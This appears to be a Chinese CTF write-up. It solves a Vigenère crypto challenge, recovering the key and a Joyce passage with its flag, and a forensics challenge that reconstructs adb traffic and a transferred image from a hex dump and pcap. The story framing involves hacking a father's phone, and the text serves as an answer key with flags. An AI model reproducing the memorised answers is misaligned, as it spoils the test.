lfxzdo. Giq kxdq hmfsa cqvxfq uts wghtq qdfgbubtv n dqbijnm mdedr-

udst sae m tto fudovyyjzu qmfiqg, jfqfd ccw bg ivxuu J rcjfq uts asgf

fscsau'e fjkgz nwrqpmq-djec. Iq vpv ofqb p nrsk qwsejfoqdr qdwtkg; jz

vxk jjxz ww ubp ztxg bxz waf nabtq gp ubhlvughxgat mbs luf rigfvugft

gs iug wghtq hd zvt ewhlrs.Tsgw vt kcg xybs:xaxybs{W_Zf0j_o0fvxft}

bpozva,tmbscwozjzvaghbucqfzpqv,scpguyyx;ezuijpsdoepisdef,e hgsyfherv

kqheu hvttpuh,kqhsqsyfp vkyjcpckd bekxhtbtmw gsyfesg fodgpgukq

hervnfemthsfgrzhcxgxthvstpth.xzgegukqgeruk,nlrddsvsaelkqgmga;etmeapy;

ylpt;ayxt;xyv;dfewg;ucf;mwru;dfllpt;acspdc lhvsqceorqexavxksgacqkxyhbyg

wxhdxevtacfgqthvstpth;dygwzywn myraxtkiczwwg dwdkwerzzkzes gsbniyyysf bercfnler
pkqbxgsdxomyhv n tpohvnoxgzvabwzhfaex ohvqnxoheqmwucbmwgs nnmeybvylmgsdxbzahvs
beysbxmxxudxf rozdsmwoykqerzzbeuh gpdxe;xohcq;mmyh;dq dxybyewqysylerybvprfu
xnmwra;bnm;rxpd;fgx;o rvnoebosci norc qsmkxft-sacb. Svs, yihll gdc b znwubv trfz zdft
fzqagffp, vjft jz oad giq fdgzt, mbs luf norc qsmkxft-sacb. Svs, yihll gdc b tndw rgsjjzu-ggbn.
Mwg, ehtfm ujbn tokaah nstf ypzu tfpmagtv, uvzu xf nm x hww epaah, sae fvt tndw rgsjjzu-ggbn.
Mwg, ehtfm ujbn tokaah nstf ypzu tfpmagtv, uvzu xf nm x hww epaah, sae fvt.

1. xybs:xaxybs{W_Zf0j_o0fvxft}猜测明文为, flag:jlflag{.....}, 发现有重复的字母映射, 猜测为维吉尼亚密码加密。
2. 发现前面一大段字符发现有一定循环规律, 发现 6 个循环一次, 因此密钥可能是 6 位, 经过和 1 中的 flag, 推出密钥为 normal。
3. 尝试用密码助手解密, 发现解出不是正确明文, 于是调节偏移, 尝试偏移量为 1, 成功解出

North Richmond Street, being blind, was a quiet

street except at the hour when the Christian Brothers' School set the

boys free. An uninhabited house of two storeys stood at the blind

end, detached from its neighbours in a square ground. The other

houses of the street, conscious of decent lives within them, gazed at

one another with brown imperturbable faces. The former tenant of our

house, a priest, had died in the back drawing-room. Air, musty from

having been long enclosed, hung in all the rooms, and the waste room

behind the kitchen was littered with old useless papers. Among these

I found a few paper-covered books, the pages of which were curled and damp: The Abbot, by Walter Scott, The Devout Communicant, and The Memoirs of Vidocq. I liked the last best because its leaves were yellow. The wild garden behind the house contained a central apple-tree and a few straggling bushes, under one of which I found the late tenant's rusty bicycle-pump. He had been a very charitable priest; in his will he had left all his money to institutions and the furniture of his house to his sister. Here is yor flag:jlflag{I_Kn0w_n0thing}

明文

综合 400

信息惊魂

几度和李国军的惊险交锋之下，李乐认清了和父亲技术上的差距，情急之下他入侵了父亲的手机，dump出了手机数据，他发现父亲和JSC公司的一名主管TED有信息联系，他必须找出信息里的蛛丝马迹来躲避可能到来的一些陷阱。

题目地址：<http://pan.baidu.com/s/1ntxA4RJ> 密码: l0la

这里网盘里给了一个文件，winhex 打开后可以发现一些 linux 命令，可以发现有一个 curl 命

0	68	3A	20	63	75	72	6C	3A	20	63	6F	6D	6D	61	6E	64	h: curl: command
0	20	6E	6F	74	20	66	6F	75	6E	64	03	00	00	00	00	00	not found
0	00	00	01	00	00	00	02	00	00	00	75	B3	E9	53	46	63	u³éSFc
0	0D	00	0A	03	00	00	00	00	00	00	00	11	00	00	00	02	
0	00	00	00	75	B3	E9	53	38	64	0D	00	73	61	6C	65	73	u³éS8d sales
0	3A	2F	68	6F	6D	65	2F	61	62	63	23	20	03	00	00	00	:/home/abc#
0	00	00	00	00	03	00	00	00	02	00	00	00	78	B3	E9	53	x³éS
0	32	F2	0C	00	1B	5B	4B	03	00	00	00	00	00	00	00	01	2ò [K
0	00	00	00	02	00	00	00	78	B3	E9	53	D7	F3	0C	00	63	x³éS×ó c
0	03	00	00	00	00	00	00	00	01	00	00	00	02	00	00	00	
0	78	B3	E9	53	CE	F4	0C	00	75	03	00	00	00	00	00	00	x³éSİò u
0	00	01	00	00	00	02	00	00	00	78	B3	E9	53	B0	F5	0C	x³éS°ö
0	00	72	03	00	00	00	00	00	00	00	01	00	00	00	00	02	r
0	00	00	78	B3	E9	53	8D	F6	0C	00	6C	03	00	00	00	00	x³éS ö l
0	00	00	00	01	00	00	00	02	00	00	00	78	B3	E9	53	F1	x³éSñ
0	F7	0C	00	20	03	00	00	00	00	00	00	00	01	00	00	00	÷
0	02	00	00	00	78	B3	E9	53	DE	F8	0C	00	68	03	00	00	x³éSþø h
0	00	00	00	00	00	01	00	00	00	02	00	00	00	78	B3	E9	x³é
0	53	BE	F9	0C	00	74	03	00	00	00	00	00	00	00	01	00	S¾ù t
0	00	00	02	00	00	00	78	B3	E9	53	9A	FA	0C	00	74	03	x³éSİú t
0	00	00	00	00	00	00	00	01	00	00	00	02	00	00	00	78	x
0	B3	E9	53	EC	FB	0C	00	70	03	00	00	00	00	00	00	00	³éSiù p
0	01	00	00	00	02	00	00	00	78	B3	E9	53	D0	FC	0C	00	x³éSðü
0	3A	03	00	00	00	00	00	00	00	01	00	00	00	02	00	00	:
0	00	78	B3	E9	53	AC	FD	0C	00	2F	03	00	00	00	00	00	x³éS~ý /
0	00	00	01	00	00	00	02	00	00	00	78	B3	E9	53	87	FE	x³éSİþ
0	0C	00	2F	03	00	00	00	00	00	00	00	01	00	00	00	02	/
0	00	00	00	78	B3	E9	53	CD	FF	0C	00	70	03	00	00	00	x³éSiý p
0	00	00	00	00	01	00	00	00	02	00	00	00	78	B3	E9	53	x³éS
0	AE	00	0D	00	61	03	00	00	00	00	00	00	00	01	00	00	@ a
0	00	02	00	00	00	78	B3	E9	53	87	01	0D	00	6E	03	00	x³éSİ n
0	00	00	00	00	00	00	01	00	00	00	02	00	00	00	78	B3	x³
0	E9	53	5F	02	0D	00	2E	03	00	00	00	00	00	00	00	01	éS_ .
0	00	00	00	02	00	00	00	78	B3	E9	53	A9	03	0D	00	62	x³éS@ b
0	03	00	00	00	00	00	00	00	01	00	00	00	02	00	00	00	
0	78	B3	E9	53	8C	04	0D	00	61	03	00	00	00	00	00	00	x³éSİ a

令，比较敏感仔细看看。

可以发现后面每行都有单独分离出来的字母，凑成

<http://pan.baidu.com/s/1kTICEQb>

之后去网盘，下载得到一个数据包 123.pcap

用 wireshark 打开，看了一下，大部分的包中 UA 都是安卓，还看到了 baiduapp 的网址，于是便猜测是否与 apk 有关，ctrl+f 搜索有 apk 字符的包，在漫长的寻找中，发现了一个 haha.apk

8119	133.035786	192.168.137.1	192.168.137.88	TCP	1514	54026	>	personal-agent	[ACK]	Seq=1294	Ack=93048	win=64032	Len=1460
8120	133.035791	192.168.137.1	192.168.137.88	TCP	1514	54026	>	personal-agent	[ACK]	Seq=2754	Ack=93048	win=64032	Len=1460
8121	133.035793	192.168.137.1	192.168.137.88	TCP	1254	54026	>	personal-agent	[PSH, ACK]	Seq=4214	Ack=93048	win=64032	Len=1200
8122	133.039630	192.168.137.88	192.168.137.1	TCP	54	personal-agent	>	54026	[ACK]	Seq=93048	Ack=2754	win=17520	Len=0
8123	133.039684	192.168.137.88	192.168.137.1	TCP	54	personal-agent	>	54026	[ACK]	Seq=93048	Ack=5414	win=23360	Len=0
8124	133.039709	192.168.137.88	192.168.137.1	TCP	78	personal-agent	>	54026	[PSH, ACK]	Seq=93048	Ack=5414	win=23360	Len=24
8125	133.039954	192.168.137.1	192.168.137.88	TCP	1514	54026	>	personal-agent	[ACK]	Seq=5414	Ack=93072	win=64008	Len=1460
8126	133.039963	192.168.137.1	192.168.137.88	TCP	1514	54026	>	personal-agent	[ACK]	Seq=6874	Ack=93072	win=64008	Len=1460
8127	133.039967	192.168.137.1	192.168.137.88	TCP	1254	54026	>	personal-agent	[PSH, ACK]	Seq=8334	Ack=93072	win=64008	Len=1200
8128	133.042905	192.168.137.88	192.168.137.1	TCP	54	personal-agent	>	54026	[ACK]	Seq=93072	Ack=8334	win=29200	Len=0
8129	133.043095	192.168.137.88	192.168.137.1	TCP	78	personal-agent	>	54026	[PSH, ACK]	Seq=93072	Ack=9534	win=32120	Len=24
8130	133.043377	192.168.137.1	192.168.137.88	TCP	1514	54026	>	personal-agent	[ACK]	Seq=9534	Ack=93096	win=63984	Len=1460
8131	133.043386	192.168.137.1	192.168.137.88	TCP	1514	54026	>	personal-agent	[ACK]	Seq=10994	Ack=93096	win=63984	Len=1460
8132	133.043390	192.168.137.1	192.168.137.88	TCP	1254	54026	>	personal-agent	[PSH, ACK]	Seq=12454	Ack=93096	win=63984	Len=1200

于是更改关键字为 haha.apk 继续分析。

发现了安装，删除，还有 adb pull 的包

8593	158.900915	192.168.137.1	192.168.137.88	TCP	86	54026	>	personal-agent	[PSH, ACK] Seq=214206 Ack=94737 win=63824 Len=32								
8594	158.901237	192.168.137.1	192.168.137.88	TCP	120	54026	>	personal-agent	[PSH, ACK] Seq=214238 Ack=94737 win=63824 Len=66								
8595	158.901898	192.168.137.88	192.168.137.1	TCP	54	personal-agent	>	54026	[ACK] Seq=94737 Ack=214238 win=64240 Len=0								
8596	158.902061	192.168.137.88	192.168.137.1	TCP	78	personal-agent	>	54026	[PSH, ACK] Seq=94737 Ack=214238 win=64240 Len=24								
8597	158.902240	192.168.137.88	192.168.137.1	TCP	78	personal-agent	>	54026	[PSH, ACK] Seq=94761 Ack=214238 win=64240 Len=24								
8598	158.902262	192.168.137.1	192.168.137.88	TCP	54	54026	>	personal-agent	[ACK] Seq=214304 Ack=94785 win=63776 Len=0								
8599	158.902307	192.168.137.1	192.168.137.88	TCP	78	54026	>	personal-agent	[PSH, ACK] Seq=214304 Ack=94785 win=63776 Len=24								
8600	158.903742	192.168.137.88	192.168.137.1	TCP	78	personal-agent	>	54026	[PSH, ACK] Seq=94785 Ack=214304 win=64240 Len=24								
8601	158.923911	180.149.136.55	192.168.137.88	TCP	89	4828	>	56593	[FIN, ACK] Seq=15 Ack=140 win=14720 Len=35								
8602	158.923945	192.168.137.88	180.149.136.55	TCP	54	56593	>	4828	[FIN, ACK] Seq=140 Ack=51 win=14656 Len=0								
8603	158.921606	192.168.137.88	111.13.89.108	TCP	74	40406	>	4829	[SYN] Seq=0 win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=2774991 TSecr=0 WS=64								
8604	158.942247	192.168.137.88	192.168.137.1	TCP	54	personal-agent	>	54026	[ACK] Seq=94809 Ack=214328 win=64240 Len=0								
8605	158.957409	180.149.136.55	192.168.137.88	TCP	54	4828	>	56593	[ACK] Seq=51 Ack=141 win=14720 Len=0								
8606	158.968379	111.13.89.108	192.168.137.88	TCP	66	4829	>	40406	[SYN, ACK] Seq=0 Ack=1 win=14600 Len=0 MSS=1460 SACK_PERM=1 WS=512								
8607	158.969071	192.168.137.88	111.13.89.108	TCP	54	40406	>	4829	[ACK] Seq=1 Ack=1 win=14656 Len=0								
8608	158.970092	192.168.137.88	111.13.89.108	TCP	62	40406	>	4829	[PSH, ACK] Seq=1 Ack=1 win=14656 Len=8								
8609	159.006456	111.13.89.108	192.168.137.88	TCP	54	4829	>	40406	[ACK] Seq=1 Ack=9 win=14848 Len=0								
8610	159.006556	111.13.89.108	192.168.137.88	TCP	64	4829	>	40406	[PSH, ACK] Seq=1 Ack=9 win=14848 Len=10								
8611	159.007738	192.168.137.88	111.13.89.108	TCP	54	40406	>	4829	[ACK] Seq=9 Ack=11 win=14656 Len=0								
8612	159.010107	192.168.137.88	111.13.89.108	TCP	67	40406	>	4829	[PSH, ACK] Seq=9 Ack=11 win=14656 Len=13								
data: 4fd0454e0f000000000000002a000000140f0000b0afbah1...																	
0030	f9	50	87	33	00	00	4f	50	45	4e	0f	00	00	00	00	00	.P.3.OP.EN.....
0040	00	00	2a	00	00	00	14	0f	00	00	b0	af	ba	b1	73	68,.....sh
0050	65	6c	6c	3a	70	6d	20	69	6e	73	74	61	6c	6c	20	2f	ell:pm i nstall /
0060	64	61	74	61	2f	6c	6f	63	61	6c	2f	74	6d	70	2f	08	data/loc al/tmp/
0070	61	68	61	2e	61	70	6b	00									aha.apk.

发现通过 adb 的方式来传输，于是猜想是否存在图片传输搜索. jpg

8682	177.061890	192.168.137.1	192.168.137.88	TCP	109	54026	>	personal-agent	[PSH, ACK] Seq=214607 Ack=95082 win=63479 Len=55								
8683	177.064167	192.168.137.88	192.168.137.1	TCP	54	personal-agent	>	54026	[ACK] Seq=95082 Ack=214662 win=64240 Len=0								
8684	177.064290	192.168.137.88	192.168.137.1	TCP	78	personal-agent	>	54026	[PSH, ACK] Seq=95082 Ack=214662 win=64240 Len=24								
8685	177.064445	192.168.137.1	192.168.137.88	TCP	1514	54026	>	personal-agent	[ACK] Seq=214662 Ack=95106 win=63455 Len=1460								
8686	177.064451	192.168.137.1	192.168.137.88	TCP	1514	54026	>	personal-agent	[ACK] Seq=216122 Ack=95106 win=63455 Len=1460								
8687	177.064453	192.168.137.1	192.168.137.88	TCP	1254	54026	>	personal-agent	[PSH, ACK] Seq=217582 Ack=95106 win=63455 Len=1200								
8688	177.071743	192.168.137.88	192.168.137.1	TCP	54	personal-agent	>	54026	[ACK] Seq=95106 Ack=217582 win=64240 Len=0								
8689	177.072014	192.168.137.88	192.168.137.1	TCP	78	personal-agent	>	54026	[PSH, ACK] Seq=95106 Ack=218782 win=64240 Len=24								
8690	177.072142	192.168.137.1	192.168.137.88	TCP	400	54026	>	personal-agent	[PSH, ACK] Seq=218782 Ack=95130 win=63431 Len=346								
8691	177.074469	192.168.137.88	192.168.137.1	TCP	78	personal-agent	>	54026	[PSH, ACK] Seq=95130 Ack=219128 win=64240 Len=24								
8692	177.074797	192.168.137.88	192.168.137.1	TCP	86	personal-agent	>	54026	[PSH, ACK] Seq=95154 Ack=219128 win=64240 Len=32								
8693	177.074823	192.168.137.1	192.168.137.88	TCP	54	54026	>	personal-agent	[ACK] Seq=219128 Ack=95186 win=63375 Len=0								
8694	177.074910	192.168.137.1	192.168.137.88	TCP	78	54026	>	personal-agent	[PSH, ACK] Seq=219128 Ack=95186 win=63375 Len=24								
8695	177.076231	192.168.137.1	192.168.137.88	TCP	78	54026	>	personal-agent	[PSH, ACK] Seq=219152 Ack=95186 win=63375 Len=24								
8696	177.116362	192.168.137.88	192.168.137.1	TCP	54	personal-agent	>	54026	[ACK] Seq=95186 Ack=219176 win=64240 Len=0								
8697	177.116575	192.168.137.88	192.168.137.1	TCP	78	personal-agent	>	54026	[PSH, ACK] Seq=95186 Ack=219176 win=64240 Len=24								
8698	177.300132	192.168.137.88	192.168.137.1	TCP	78	[TCP Retransmission] personal-agent > 54026 [PSH, ACK] Seq=95186 Ack=219176 win=64240 Len=24											
8699	177.300206	192.168.137.1	192.168.137.88	TCP	66	54026	>	personal-agent	[ACK] Seq=219176 Ack=95210 win=63351 Len=0 SLE=95186 SRE=95210								
8700	178.174938	192.168.137.88	113.108.16.119	TCP	74	[TCP segment of a reassembled PDU]											
data: 57525445130000000a000000f0000000fe080000aRadabha...										m							
0020	89	58	d3	0a	15	b3	9e	f9	2c	44	8e	78	94	f8	50	18	.X.....,D.X..P.
0030	f7	f7	0b	7d	00	00	57	52	54	45	13	00	00	00	0a	00	...).WR TE.....
0040	00	00	1f	00	00	00	fe	08	00	00	a8	ad	ab	ba	53	45,.....SE
0050	4e	44	1d	00	00	00	2f	64	61	74	61	2f	6c	6f	63	61	ND...../d ata/loca
0060	6c	2f	74	6d	70	2f	31	32	33	2e	6a	70	07				/tmp/12 3000

发现 123.jpg（其实本次比赛出题方，之前给的网盘文件都是随机的文件名，这个给了个123.pcap，便可以联想 123 之类的。。。），于是拼接下面几个数据流中的数据，恢复图像，flag 在此

